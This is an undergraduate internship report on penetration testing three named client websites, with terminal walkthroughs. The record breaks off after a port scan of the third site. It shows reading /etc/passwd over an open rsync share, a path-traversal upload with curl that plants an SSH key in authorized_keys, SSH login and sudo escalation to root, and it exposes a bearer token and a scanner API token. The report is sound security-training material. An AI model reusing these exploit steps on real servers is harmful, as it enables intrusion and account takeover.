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Penetration Testing

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Independent University, Bangladesh

Penetration Testing

By

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Student ID: **1820210**

Summer, 2023

Supervisor:
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Supervisor's Designation

Department of Computer Science & Engineering

Independent University, Bangladesh

October 1, 2023

Dissertation submitted in partial fulfillment for the degree of
Bachelor of Science in Computer Science

Department of Computer Science & Engineering

Independent University, Bangladesh

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An Undergraduate Internship/Project on Topic

Penetration Testing

By

Roziul Hasan Khan Shifat

Student ID: **1820210**

Summer, 2023

Consent from Supervisor

The student modified the internship final report as per the recommendations made by his/her academic supervisor and/or panel members during and/or before final viva, and the department can use this version for archiving as well as the OBE course material for CSE499.

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Md. Abu Sayed

Department of Computer Science & Engineering

Independent University, Bangladesh

Attestation

I, Roziul Hasan Khan Shifat (ID: 1820210), hereby certify that this report titled "Penetration Testing" has been prepared and submitted in partial fulfillment of the requirements for the Degree of Computer Science and Engineering from Independent University,Bangladesh (IUB)

I would like to express my sincere gratitude to my supervisor, for his guidance and support throughout the internship period.

I also confirm that all the work presented in this report is original and reflects my own understanding and knowledge gained during the internship.

For further information or clarification regarding this project, I encourage contacting my internship supervisor, Murshed Al Amin, at FLUX IT, via email at tonar.dev@gmail.com .

Signature

Date 19/12/23

Name

Acknowledgement

My heartfelt gratitude to the ALLAH for granting me, the opportunity to complete my internship successfully.I extend my gratitude to my family, friends and seniors for their unwavering support and encouragement throughout my academic journey and internship

I would also like to thank all the professionals and experts in the field of computer science and cyber security who have shared their knowledge and resources, both through academic materials and online communities .Their contributions have greatly enriched my understanding and skills.

I am grateful for all the support and guidance I have received throughout my internship and dissertation, and I am confident that this experience will greatly contribute to my future endeavors in the field of computer science. I am deeply indebted to all of them.

I also grateful to my supervisor , Murshed Al Amin for patience and help.

Letter of Transmittal

[01.10.23]
Md Abu Sayed
Adjunct Faculty
Department of Computer Science and Engineering,
School of Engineering and Computer Science.
Subject: Submission of Internship Report for the completion of Graduation
Dear Sir,
I am writing to submit my Internship Report as a part of the Bachelor Program in Computer Science and Engineering curriculum. It has been a privilege to work under your guidance and supervision throughout my internship period. The report is based on my internship experience at “FLUX IT’s”, where I had the opportunity to work for a duration of three months under the supervision of my supervisor, Murshed Al Amin at FLUX IT.

During my internship, I gained valuable academic and practical exposure, and it provided me with an excellent opportunity to immerse myself in the real life pentesting. I have made every effort to make this report informative and comprehensive, incorporating the knowledge and experience I acquired during my internship period. I have followed the prescribed guidelines and have provided detailed information in all the required fields.

I sincerely hope that this report fulfills the requirements of my internship program. I would be grateful if you could kindly accept this report and provide your valuable judgment. It would be a great honor for me if you find this report useful and informative, enabling you to gain a clear perspective on the issues discussed.

Thank you for your attention and support throughout this internship journey. I am grateful for the opportunity to learn and grow under your guidance. I look forward to receiving your feedback and comments on the report.

Sincerely yours,
Roziul Hasan Khan Shifat ID: 1820210
Department of Computer Science and Engineering,
Independent University, Bangladesh.

Evaluation Committee

.....
Signature

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Name

Dr Ashraful Islam
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Panel Member-1

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Mr Ajmiri Sabrina Khan
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Panel Member-2

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Mr Md Abu Sayed
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Supervisor of the intern

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Name

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Head, Department of Computer Science & Engineering

Abstract

In an increasingly interconnected digital landscape, the security of organizations' information systems has become paramount. Penetration testing, a proactive and strategic approach to assessing and enhancing cybersecurity, plays a pivotal role in safeguarding against evolving threats. This abstract delves into the essential aspects of penetration testing, shedding light on its significance, methodologies, and the evolving challenges it seeks to address.
Penetration testing, often referred to as ethical hacking, is a systematic process of simulating real-world cyberattacks on an organization's infrastructure, applications, and networks. The primary objective is to identify vulnerabilities before malicious actors can exploit them, ultimately fortifying the organization's defense mechanisms.

The internship experience at FLUX IT provided an opportunity to work on the penetration testing in real life scenario.When I was offered an internship , I was only the penetration tester.Most Of my knowledge comes from solving CTF.I had to find vulnerabilities within a Web Application and exploit it , if possible compromise the machine that is running the Web Application.If any vulnerability is discovered , i will inform the developer team about that bug and it’s severity.Then developer will whether they will fix it or not.

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Chapter 1

Introduction

1.1 Overview/Background of the Work

I commenced my internship as Penetration tester at FLUX IT on 20th May 2023.

As a part of the internship I had the opportunity to pentest 3 websites.
3 of the websites were built using NodeJS , Wordpress and laravel respectively.

1.2 Objectives

The Objective of my work is to find and exploit vulnerabilities within the webapp and system to show how an attacker could damage the system or webApp.So that developer could fix those bugs.

The Websites I have pentested are:
http://vps-414ae572.vps.ovh.ca/ (pwned) => NodeJS
http://dndlab.org/ => Wordpress
http://sqcfbd.org/ (pwned) => laravel

The Scope of the pentest is limited within the given websites, no subdomain or internal network.As per request , any sort of DDOS attack is not performed.

The objective of the pentest is to find vulnerabilities in websites and compromise the server if possible.

I evaluated websites external security posture through an external network penetration test from May 20th, 2023 to September 28, 2023. By leveraging a series of attacks, I found critical level vulnerability that allowed me to compromise http://vps-414ae572.vps.ovh.ca/.

I found several critical vulnerabilities in http://dndlab.org/. But Due to lack of user credentials I could not exploit them.

I exploited a bug to compromise the server that could be also used in client side attacks like phishing , Session and Cookie hijacking etc inside http://sqcfbd.org/.

It is highly recommended that owners of the sites address these vulnerabilities as soon as possible as the vulnerabilities are easily found through basic reconnaissance and exploitable without much effort.

1.3 Scopes

A penetration test, colloquially known as a pentest or ethical hacking, is an authorized simulated cyberattack on a computer system, performed to evaluate the security of the system;

So After pentest , the client will be able to know the bugs inside his system and fix and secure it.

Chapter 2

Literature Review

2.1 Relationship with Undergraduate Studies

Knowledge and skills gained from IUB's undergraduate courses have helped in pentesting .It would have been difficult if these courses were not covered before performing pentest. Some of the courses are:

CSE 315: One must know about how operating system and it's components.
CSE 309: In web application course I learnt about some coding languages, but these is for my learning purpose, which is not have directly impact of doing my internship project
CSE 316: Without knowing how computer network and internet works , I will not be able pentest website

2.2 Related works

This Section is irrelevant to penetration testing

Chapter 3

Project Management & Financing

3.1 Work Breakdown Structure

This Section is irrelevant to penetration testing

3.2 Process/Activity wise Time Distribution

Penetration Testing has no such thing. Sometimes It takes one week to complete pentesting, sometimes it takes one-two month to complete pentesting.

3.3 Gantt Chart

This Section is irrelevant to penetration testing

3.4 Process/Activity wise Resource Allocation

This Section is irrelevant to penetration testing.

3.5 Estimated Costing

Cost of pentesting depends on network scope , types of pentest and vulnerability and client agreement.

Chapter 4

Methodology

During the pentest , **black-box and gray-box methodology** is used.

Black-box testing: In a black-box testing assignment, the penetration tester is placed in the role of the average hacker, with no internal knowledge of the target system. Testers are not provided with any architecture diagrams or source code that is not publicly available. A black-box penetration test determines the vulnerabilities in a system that are exploitable from outside the network.

This means that black-box penetration testing relies on dynamic analysis of currently running programs and systems within the target network. A black-box penetration tester must be familiar with automated scanning tools and methodologies for manual penetration testing. Black-box penetration testers also need to be capable of creating their own map of a target network based on their observations, since no such diagram is provided to them.

The limited knowledge provided to the penetration tester makes black-box penetration tests the quickest to run, since the duration of the assignment largely depends on the tester's ability to locate and exploit vulnerabilities in the target's outward-facing services. The major downside of this approach is that if the testers cannot breach the perimeter, any vulnerabilities of internal services remain undiscovered and unpatched.

White-box testing: White-box testing goes by several different names, including clear-box, open-box, auxiliary and logic-driven testing. It falls on the opposite end of the spectrum from black-box testing: penetration testers are given full access to source code, architecture documentation and so forth. The main challenge with white-box testing is sifting through the massive amount of data available to identify potential points of weakness, making it the most time-consuming type of penetration testing.

Unlike black-box and gray-box testing, white-box penetration testers are able to perform static code analysis, making familiarity with source code analyzers, debuggers and similar tools important for this type of testing. However, dynamic analysis tools and techniques are also important for white-box testers since static analysis can miss vulnerabilities introduced by misconfiguration of target systems.

White-box penetration testing provides a comprehensive assessment of both internal and external vulnerabilities, making it the best choice for calculation testing. The close relationship between white-box pentesters and developers provides a high level of system knowledge but may affect tester's behaviors, since they operate based on knowledge not available to hackers.

Chapter 5

Body of the Project

5.1 Work Description

Penetration testers, also known as pen testers, help organizations identify and resolve security vulnerabilities affecting their digital assets and computer networks.

Duty of a pentester is to seek, identify, and attempt to breach existing weaknesses in digital systems and computing networks.These systems and networks include websites, data storage systems, and other IT assets.

Penetration testing teams simulate cyberattacks and other security breaches designed to access sensitive, private, or proprietary information. They utilize existing hacking tools and strategies and devise their own.During a simulated attack, pen testers document their actions to generate detailed reports indicating how they managed to bypass established security protocols.

Penetration testing teams help their employers avoid the public relations fallout and loss of consumer confidence that accompany actual hacks and cyberattacks. They also help businesses and organizations improve their digital security measures.

5.2 Requirement Analysis

This Section is irrelevant to penetration testing.

5.3 System Analysis

5.3.1 Six Element Analysis

This Section is irrelevant to penetration testing

5.3.2 Feasibility Analysis

This Section is irrelevant to penetration testing

5.3.3 Problem Solution Analysis

This Section is irrelevant to penetration testing

5.3.4 E ect and Constraints Analysis

This Section is irrelevant to penetration testing

5.4 System Design

5.4.1 UML Diagrams

This Section is irrelevant to penetration testing

5.4.2 Architecture

This Section is irrelevant to penetration testing

5.5 Implementation

The Five Phases of Penetration Testing

Reconnaissance

The first penetration testing phase is reconnaissance. In this phase, the tester gathers as much information about the target system as they can, including information about the network topology, operating systems and applications, user accounts, and other relevant information. The goal is to gather as much data as possible so that the tester can plan an effective attack strategy

Scanning

Once all the relevant data has been gathered in the reconnaissance phase, it's time to move on to scanning.

In this penetration testing phase, the tester uses various tools to identify open ports and check network traffic on the target system. Because open ports are potential entry points for attackers, penetration testers need to identify as many open ports as possible for the next penetration testing phase.

Vulnerability Assessment

The third penetration testing phase is vulnerability assessment, in which the tester uses all the data gathered in the reconnaissance and scanning phases to identify potential

vulnerabilities and determine whether they can be exploited. Much like scanning, vulnerability
assessment is a useful tool on its own but is more powerful when combined with the other penetration testing phases.

Exploitation
Once vulnerabilities have been identified, it's time for exploitation. In this penetration testing phase, the penetration tester attempts to access the target system and exploit the identified vulnerabilities, typically by using a tool like Metasploit to simulate real-world attacks.

Reporting
Once the exploitation phase is complete, the tester prepares a report documenting the penetration test's findings. The report generated in this final penetration testing phase can be used to fix any vulnerabilities found in the system and improve the organization's security posture

5.6 Testing

5.6.1 Input

This Section Is irrelevant to penetration testing

5.6.2 Output

This Section Is irrelevant to penetration testing

5.6.3 Designing Test Cases

This Section Is irrelevant to penetration testing

5.6.4 Test Results

This Section Is irrelevant to penetration testing

5.6.5 Penetration Testing Process

Pentesting http://vps-414ae572.vps.ovh.ca/(51.79.254.118)**:**

Demo: Pentest 1

At first I started to scan the site for all open ports.
For I use a popular tool called nmap

```
Applications  Places  Terminal                                  Aug 1  6:07 AM
                                                  shifat@MapleLeaf: ~/Desktop/pentest
┌──(shifat㉿MapleLeaf)-[~/Desktop/pentest]
└─$ sudo nmap -sTV vps-414ae572.vps.ovh.ca
[sudo] password for shifat:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-01 06:06 +06
Nmap scan report for vps-414ae572.vps.ovh.ca (51.79.254.118)
Host is up (0.042s latency).
Other addresses for vps-414ae572.vps.ovh.ca (not scanned): 2402:1f00:8000:800::15e1
Not shown: 994 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4 (protocol 2.0)
80/tcp   open  http    nginx 1.20.1
111/tcp  open  rpcbind 2-4 (RPC #100000)
873/tcp  open  rsync   (protocol version 31)
9000/tcp open  http    Node.js Express framework
9001/tcp open  http    Node.js Express framework

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.19 seconds

┌──(shifat㉿MapleLeaf)-[~/Desktop/pentest]
└─$
```

Looks port 22,80,111,873,9000,9001 is open as you can above image
9001 is the NodeJS frontend server
9000 is the NodeJS backend server
22 is SSH server

There is an rsync server which is a file sharing server running on 873.
I want to see if it is password protected.

```
┌──(shifat㉿MapleLeaf)-[~/Desktop/pentest]
└─$ nc 51.79.254.118 873
@RSYNCD: 31.0
@RSYNCD: 31.0
#list
dnd_lab
@RSYNCD: EXIT

┌──(shifat㉿MapleLeaf)-[~/Desktop/pentest]
└─$
```

Looks like there is no password but the rsync server is in read-only mode .Meanning I can only read from the server.The shared folder name is “dnd_lab”

From The server I’ve downloaded the /etc/passwd file which contains all user accounts on the server.

```
┌──(shifat㉿MapleLeaf)-[~/Desktop/pentest]
└─$ cat passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:999:998:User for polkitd:/:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
chrony:x:998:995::/var/lib/chrony:/sbin/nologin
centos:x:1000:1000:Cloud User:/home/centos:/bin/bash
saslauth:x:997:76:Saslauthd user:/run/saslauthd:/sbin/nologin
mongod:x:996:994:mongod:/var/lib/mongo:/bin/false
nginx:x:995:993:Nginx web server:/var/lib/nginx:/sbin/nologin
pentest:x:1001:1001:This is account was created during penetration testing:/home/pentest:/bin/bash
```

Looks like there is only one account on the server named **centos**.it's home directory is /home/centos

Then I downloaded the source code of the NodeJS backend server.

After reading the source code , I found there is an arbitrary file upload vulnerability in /api/document/thumb/ api.

Then I thought as long as I upload my ssh-public key in /home/centos/.ssh/authorized_keys file , I can log in to the ssh server without password by using my ssh-private key and execute commands on the server.

Then I generated a pair of ssh public private key. See the below picture

```
Applications  Places  Terminal                                  Aug 1
                                                   shifat@MapleLeaf

┌──(shifat㉿MapleLeaf)-[~/Desktop/pentest]
└─$ ssh-keygen -b 2048 -t rsa -C "This Key is for pentesting purpose"
Generating public/private rsa key pair.
Enter file in which to save the key (/home/shifat/.ssh/id_rsa): ./ssh_key
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in ./ssh_key
Your public key has been saved in ./ssh_key.pub
The key fingerprint is:
SHA256:QbYBopHamrxiva3Jw6r1LMLDAy2BWiOBzv7FhuHMhAw This Key is for pentesting purpose
The key's randomart image is:
+---[RSA 2048]----+
|. ... ..+        |
|E .o . o o       |
|*+o     o        |
|==+o     .       |
|+B=.+   S        |
|*o.= +           |
|+.* o            |
|oOoBo            |
|=o+**.           |
+----[SHA256]-----+

┌──(shifat㉿MapleLeaf)-[~/Desktop/pentest]
└─$
```

Then I uploaded my ssh-public key in /home/centos/.ssh/authorized_keys file.

```
┌──(shifat㉿MapleLeaf)-[~/Desktop/pentest]
└─$ curl -i -F "doc=@`pwd`/ssh_pub" -X POST -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjY0YmM5ZDczZmQ0YzY4MWE3MGZlZjc0NyIsImlhdCI6MTY5MDg0OTAyNS
wiZXhwIjoxNjkxMTk0NjI1fQ.CLbaLI7-vcLkgoNVnajZQ96IcEgZ9_mWBSuc_Iabtoo" http://51.79.254.118:9000/api/document/thumb/%2F..%2F..%2F..%2F..%2F..%2Fhome%2Fcentos%2F.ssh%2Fau
thorized_keys
```

Then I tried to login using ssh private key and managed to access the server.As You can see I executed two command id ,who

```
Applications  Places  Terminal                                   Aug 1  6:25 AM
                                                                 centos@vps-414ae57
shifat@MapleLeaf: ~/Desktop/pentest

┌──(shifat㉿MapleLeaf)-[~/Desktop/pentest]
└─$ chmod 400 ssh_key

┌──(shifat㉿MapleLeaf)-[~/Desktop/pentest]
└─$ ssh -i ssh_key centos@51.79.254.118
Last login: Mon Jul 31 16:40:46 2023 from 103.136.200.72
[centos@vps-414ae572 ~]$ id
uid=1000(centos) gid=1000(centos) groups=1000(centos),4(adm),10(wheel),190(systemd-journal)
[centos@vps-414ae572 ~]$ who
centos   pts/0        2023-08-01 00:24 (103.136.200.72)
[centos@vps-414ae572 ~]$
```

Although We managed to get into the system , we can partially control it.
To have full control over the server , we must become root.
So I will try to escalate the privilege. Let's run sudo -l

```
[centos@vps-414ae572 ~]$ sudo -l
Matching Defaults entries for centos on vps-414ae572:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS", env_keep+="MAIL PS1
    PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER
    LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY", secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User centos may run the following commands on vps-414ae572:
    (ALL) ALL
    (ALL) NOPASSWD: ALL
    (ALL) NOPASSWD: ALL
[centos@vps-414ae572 ~]$ sudo -i
[root@vps-414ae572 ~]# whoami
root
[root@vps-414ae572 ~]#
```

I see I don't need a password to become root. So I ran sudo -i to become root.

Pentesting **http://dndlab.org/**:
This is a wordpress site.And This site is sitting behind reverse proxy making it impossible to find out it's open ports. Fortunately there is a tool called "wpscan" to find out the vulnerability of wordpress sites.so I ran it against the server.

```
Applications  Places  Terminal                    Sep 28  10:17 PM
                                                  shifat@shifat: ~
shifat@shifat:~$ wpscan --url http://www.dndlab.org/ --api-token lynuYDGZkzeogrutTxAj0BivCWa5u5guGMIZE0s4Uog
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __   ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.24
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: https://www.dndlab.org/ [46.105.104.51]
[+] Started: Thu Sep 28 22:16:54 2023

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - server: nginx/1.19.0
 |  - x-powered-by: PHP/7.4.4
 |  - content-security-policy: upgrade-insecure-requests
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: https://www.dndlab.org/xmlrpc.php
 | Found By: Link Tag (Passive Detection)
 | Confidence: 30%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress version 4.9.18 identified (Insecure, released on 2021-05-12).
 | Found By: Rss Generator (Passive Detection)
 |  - https://www.dndlab.org/feed/, <generator>https://wordpress.org/?v=4.9.18</generator>
 |  - https://www.dndlab.org/comments/feed/, <generator>https://wordpress.org/?v=4.9.18</generator>
```

```
Applications  Places  Terminal                    Sep 28  10:18 PM
                                                  shifat@shifat: ~
 |      - https://github.com/WordPress/wordpress-develop/commit/506eee125953deb658307bb3005417cb83f32095
 |
 | [!] Title: WP < 6.0.3 - Email Address Disclosure via wp-mail.php
 |     Fixed in: 4.9.22
 |     References:
 |      - https://wpscan.com/vulnerability/c5675b59-4b1d-4f64-9876-068e05145431
 |      - https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
 |      - https://github.com/WordPress/wordpress-develop/commit/5fcdee1b4d72f1150b7b762ef5fb39ab288c8d44
 |
 | [!] Title: WP < 6.0.3 - Reflected XSS via SQLi in Media Library
 |     Fixed in: 4.9.22
 |     References:
 |      - https://wpscan.com/vulnerability/cfd8b50d-16aa-4319-9c2d-b227365c2156
 |      - https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
 |      - https://github.com/WordPress/wordpress-develop/commit/8836d4682264e8030067e07f2f953a0f66cb76cc
 |
 | [!] Title: WP < 6.0.3 - CSRF in wp-trackback.php
 |     Fixed in: 4.9.22
 |     References:
 |      - https://wpscan.com/vulnerability/b60a6557-ae78-465c-95bc-a78cf74a6dd0
 |      - https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
 |      - https://github.com/WordPress/wordpress-develop/commit/a4f9ca17fae0b7d97ff807a3c234cf219810fae0
 |
 | [!] Title: WP < 6.0.3 - Stored XSS via the Customizer
 |     Fixed in: 4.9.22
 |     References:
 |      - https://wpscan.com/vulnerability/2787684c-aaef-4171-95b4-ee5048c74218
 |      - https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
 |      - https://github.com/WordPress/wordpress-develop/commit/2ca28e49fc489a9bb3c9c9c0d8907a033fe056ef
 |
 | [!] Title: WP < 6.0.3 - Stored XSS via Comment Editing
 |     Fixed in: 4.9.22
 |     References:
 |      - https://wpscan.com/vulnerability/02d76d8e-9558-41a5-bdb6-3957dc31563b
 |      - https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
 |      - https://github.com/WordPress/wordpress-develop/commit/89c8f7919460c31c0f259453b4ffb63fde9fa955
 |
 | [!] Title: WP < 6.0.3 - Content from Multipart Emails Leaked
 |     Fixed in: 4.9.22
 |     References:
 |      - https://wpscan.com/vulnerability/3f707e05-25f0-4566-88ed-d8d0aff3a872
 |      - https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
```

```
Applications  Places  Terminal                    Sep 28  10:18 PM
                                                  shifat@shifat: ~
 |      - https://wpscan.com/vulnerability/1527ebdb-18bc-4f9d-9c20-8d729a628670
 |      - https://wordpress.org/news/2023/05/wordpress-6-2-1-maintenance-security-release/

[+] WordPress theme in use: Divi
 | Location: https://www.dndlab.org/wp-content/themes/Divi/
 | Readme: https://www.dndlab.org/wp-content/themes/Divi/README.md
 | [!] The version is out of date, the latest version is 4.22.2
 | [!] An error log file has been found: https://www.dndlab.org/wp-content/themes/Divi/error_log
 | Style URL: https://www.dndlab.org/wp-content/themes/Divi/style.css?ver=3.0.44
 | Style Name: Divi
 | Style URI: http://www.elegantthemes.com/gallery/divi/
 | Description: Smart. Flexible. Beautiful. Divi is the most powerful theme in our collection....
 | Author: Elegant Themes
 | Author URI: http://www.elegantthemes.com
 |
 | Found By: Css Style In Homepage (Passive Detection)
 | Confirmed By: Css Style In 404 Page (Passive Detection)
 |
 | [!] 4 vulnerabilities identified:
 |
 | [!] Title: ElegantThemes (Divi, Extra, divi-builder) - Authenticated Stored Cross-Site Scripting (XSS)
 |     Fixed in: 3.17.3
 |     References:
 |      - https://wpscan.com/vulnerability/75b210d4-538b-4cd5-b06d-5d8f5e610377
 |      - https://us7.campaign-archive.com/?u=9ae7aa91c578052b052b864d6&id=a9763c15f2
 |      - https://divinotes.com/divi-changelog/
 |      - https://divinotes.com/extra-changelog/
 |      - https://www.elegantthemes.com/api/changelog/divi-builder.txt
 |      - https://www.elegantthemes.com/api/changelog/divi.txt
 |      - https://www.elegantthemes.com/api/changelog/extra.txt
 |
 | [!] Title: ElegantThemes (Divi, Extra, divi-builder < 4.0.10) - Authenticated Code Injection
 |     Fixed in: 4.0.10
 |     References:
 |      - https://wpscan.com/vulnerability/fddc2746-0e65-4a58-85d1-3d4ce20a1739
 |      - https://us7.campaign-archive.com/?u=9ae7aa91c578052b052b864d6&id=e3532c8cb1
 |      - https://www.elegantthemes.com/api/changelog/divi-builder.txt
 |      - https://www.elegantthemes.com/api/changelog/divi.txt
 |      - https://www.elegantthemes.com/api/changelog/extra.txt
 |
 | [!] Title: Elegant Themes (Divi 3.0 - 4.5.2, Extra 2.0 - 4.5.2, Divi Builder 2.0 - 4.5.2) - Authenticated Arbitrary File Upload
 |     Fixed in: 4.5.3
```

But To exploit a wordpress site , you must need user credentials and I was not given any sort of credential, So I was unable to proceed further. For a detailed list of vulnerabilities , go to the detailed findings section.

Pentesting **http://sqcfbd.org/**:
Demo: Pentest sqcfbd


This website was built using laravel.
As Always I started the port scanning.

```
Applications  Places  Terminal                    Sep 29  3:31 AM
                                                  shifat@shifat: ~
shifat@shifat:~$ ping sqcfbd.org
PING sqcfbd.org (193.70.79.13) 56(84) bytes of data.
64 bytes from altsmtpy.nixtecsys.com (193.70.79.13): icmp_seq=1 ttl=128 time=193 ms
64 bytes from altsmtpy.nixtecsys.com (193.70.79.13): icmp_seq=2 ttl=128 time=196 ms
64 bytes from altsmtpy.nixtecsys.com (193.70.79.13): icmp_seq=3 ttl=128 time=192 ms
^C
--- sqcfbd.org ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2000ms
rtt min/avg/max/mdev = 192.399/193.975/196.342/1.703 ms

shifat@shifat:~$ masscan -p - 193.70.79.13
[-] FAIL: permission denied
    [hint] need to sudo or run as root or something
[-] if:eth0:init: failed

shifat@shifat:~$ sudo masscan -p - 193.70.79.13
[sudo] password for shifat:
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2023-09-28 20:31:02 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
Discovered open port 465/tcp on 193.70.79.13
Discovered open port 3306/tcp on 193.70.79.13
Discovered open port 2121/tcp on 193.70.79.13
Discovered open port 9998/tcp on 193.70.79.13
Discovered open port 3313/tcp on 193.70.79.13
Discovered open port 110/tcp on 193.70.79.13
Discovered open port 53657/tcp on 193.70.79.13
Discovered open port 25/tcp on 193.70.79.13
Discovered open port 143/tcp on 193.70.79.13
Discovered open port 3312/tcp on 193.70.79.13
Discovered open port 993/tcp on 193.70.79.13
Discovered open port 3315/tcp on 193.70.79.13
Discovered open port 53/tcp on 193.70.79.13
Discovered open port 2222/tcp on 193.70.79.13
Discovered open port 80/tcp on 193.70.79.13
Discovered open port 443/tcp on 193.70.79.13
Discovered open port 3310/tcp on 193.70.79.13
Discovered open port 587/tcp on 193.70.79.13
Discovered open port 995/tcp on 193.70.79.13

shifat@shifat:~$
```

